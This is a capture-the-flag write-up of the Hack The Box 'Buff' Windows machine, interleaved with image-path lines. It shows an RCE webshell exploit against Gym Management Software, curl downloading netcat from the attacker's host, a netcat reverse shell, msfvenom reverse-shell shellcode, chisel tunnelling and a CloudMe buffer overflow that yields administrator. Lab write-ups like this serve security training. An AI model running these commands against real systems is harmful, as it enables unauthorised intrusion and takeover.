
Buff

OS: Windows
Difficulty: Medium

Nmap

Starting with our aggressive nmap scan, we discover only port 8080 is open and running apache web server version 2.4.43




```
┌──(root💀kali)-[~/htb/buff]
└─# nmap -A 10.10.10.198 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 22:24 EDT
Nmap scan report for 10.10.10.198
Host is up (0.11s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
```

Nmap -A 10.10.10.198 | tee nmap.txt


Since we have only one port open, we will start there

Apache Web Server

Going to the web server on port 8080, we find a fitness website with a login.




While we explore the site, we set up a web fuzzer to find potential web directories.



```
┌──(root💀kali)-[~/htb/buff]
└─# ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.198:8080/FUZZ
```

ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.198:8080/FUZZ


While exploring the site, the "contact.php" directory contains information about the software being used. It is "Gym Management Software 1.0"



mrb3n's Bro Hut
Made using Gym Management Software 1.0

Doing a quick search for this software and version, we see two exploits. One gives RCE and the other gives admin privileges to the website itself. We will begin with the RCE code.

The RCE is taking advantage of the "uploads" directory by inserting a malicious php file to be ran. Doing this, we get RCE on the box as "shaun"




```
┌──(root💀kali)-[~/htb/buff]
└─# python ex_db.py http://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU=====================" 
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
�PNG

buff\shaun

C:\xampp\htdocs\gym\upload> 
```

python ex_db.py http://10.10.10.198:8080/


Privilege Escalation

Testing out what we can do with this shell, we are limited to the "upload" directory, but can still query other directories and their contents.

Attempting to upgrade our shell through nishang fails. To get around this, we will instead curl netcat from our local machine and put it on the server. Then we will execute netcat to send a reverse shell back to us.



```
C:\xampp\htdocs\gym\upload> curl 10.10.14.34:8000/nc64.exe -o nc.exe
�PNG


C:\xampp\htdocs\gym\upload> dir
�PNG

 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

09/07/2021  05:16    <DIR>          .
09/07/2021  05:16    <DIR>          ..
09/07/2021  05:15                53 kamehameha.php
09/07/2021  05:16            45,272 nc.exe
               2 File(s)         45,325 bytes
               2 Dir(s)   7,844,720,640 bytes free

C:\xampp\htdocs\gym\upload> nc.exe 10.10.14.34 9001 -e powershell
```




```
┌──(root💀kali)-[~/htb/buff]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.198] 49801
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\gym\upload>
```

Curl 10.10.14.34:8000/nc64.exe -o nc.exe

Nc.exe 10.10.14.34 9001 -e powershell

With our upgraded reverse shell, we first run a system info command and find there are no hotfixes installed.



```
PS C:\Users\shaun\Desktop> systeminfo
systeminfo

Host Name:                 BUFF
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.17134 N/A Build 17134
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          shaun
Registered Organization:
Product ID:                00329-10280-00000-AA218
Original Install Date:     16/06/2020, 15:05:58
System Boot Time:          09/07/2021, 03:27:06
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 19/06/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,399 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 2,397 MB
Virtual Memory: In Use:    2,402 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.198
                                 [02]: fe80::a97c:c897:58e1:de73
                                 [03]: dead:beef::3596:40aa:5aae:5610
                                 [04]: dead:beef::a97c:c897:58e1:de73
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V wi
PS C:\Users\shaun\Desktop>
```


systeminfo

Running Sherlock, we find there are no kernel vulnerabilities on the machine.

Next we are going to run WinPEAS.


Doing this shows us nothing too useful.

Doing a little searching, we come across a file in Shaun's downloads directory called "CloudMe_1112.exe"




```
PS C:\Users\shaun\Downloads> dir
dir


    Directory: C:\Users\shaun\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        16/06/2020     16:26       17830824 CloudMe_1112.exe


PS C:\Users\shaun\Downloads>
```

Searching for exploits with searchsploit, we find there is a buffer overflow vulnerability.



```
┌──(root💀kali)-[~/htb/buff]
└─# searchsploit cloudme
------------------------------------------------------------- ---------------------------------
 Exploit Title                                               |  Path
------------------------------------------------------------- ---------------------------------
CloudMe 1.11.2 - Buffer Overflow (PoC)                       | windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)              | windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASLR)              | windows/local/48840.py
```


To copy the first exploit over, we mirror it from searchsploit



```
┌──(root💀kali)-[~/htb/buff]
└─# searchsploit -m windows/remote/48389.py
  Exploit: CloudMe 1.11.2 - Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/48389
     Path: /usr/share/exploitdb/exploits/windows/remote/48389.py
File Type: ASCII text, with CRLF line terminators

Copied to: /root/htb/buff/48389.py
```

Searchsploit -m windows/remote/48389.py

Taking a look at the exploit, it is using a msfvenom script to run some piece of code. Since we do not have this, we must create our own msfvenom shellcode to use. We will use "windows/shell_reverse_tcp". The reason for this is so we can catch the shell with netcat instead of using metasploit's meterpreter. To do this, we have the following:



```
┌──(root💀 kali)-[~/htb/buff]
└─# msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.34 LPORT=9003 -b '\x00\x0A\x0d' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xbf\xbc\xea\x6c\xcb\xd9\xe8\xd9\x74\x24\xf4\x5d\x2b"
buf += b"\xc9\xb1\x52\x31\x7d\x12\x83\xed\xfc\x03\xc1\xe4\x8e"
```


Msfvenom -a x86 -p /windows/shell_reverse_tcp LHOST=10.10.14.34 LPORT=9003 -b '\x00\x0A\x0d' -f python

The architecture and the "-b" option are copied directly from the original exploit found from searchsploit.


With our new shellcode, we replace the python script's original. Now all we need is to execute and catch our shell.

We will use chisel to port forward CloudMe to ourselves, giving us easier access to the service and likewise allowing easier execution of our buffer overflow exploit.

First, we upload a version of chisel built for windows onto the target machine and set it up. Then we set up a local chisel built for linux that will host the port tunnel on our machine. Chisel is used to port forward, and that is exactly what we are doing here.



```
PS C:\Users\shaun\Downloads> ./chisel.exe client 10.10.14.34:9002 R:8888:localhost:8888
```




```
┌──(root💀 kali)-[/opt/chisel]
└─# ./chisel_1.7.6_linux_amd64 server --reverse --port 9002
2021/07/09 01:23:41 server: Reverse tunnelling enabled
2021/07/09 01:23:41 server: Fingerprint vg7xqtWmC9SgDuhElrBCLQPJF0SbkC9cxDNMkR1wuVY=
2021/07/09 01:23:41 server: Listening on http://0.0.0.0:9002
2021/07/09 01:23:44 server: session#1: tun: proxy#R:8888⇒localhost:8888: Listening
```

./chisel.exe client 10.10.14.34:9002 R:8888:localhost:8888

./chisel server --reverse --port 9002

We execute our python script while listening on port 9003, as specified in our shellcode, and we receive a reverse shell as administrator.



```
┌──(root💀kali)-[~/htb/buff]
└─# nc -lvnp 9003
listening on [any] 9003 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.198] 49822
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```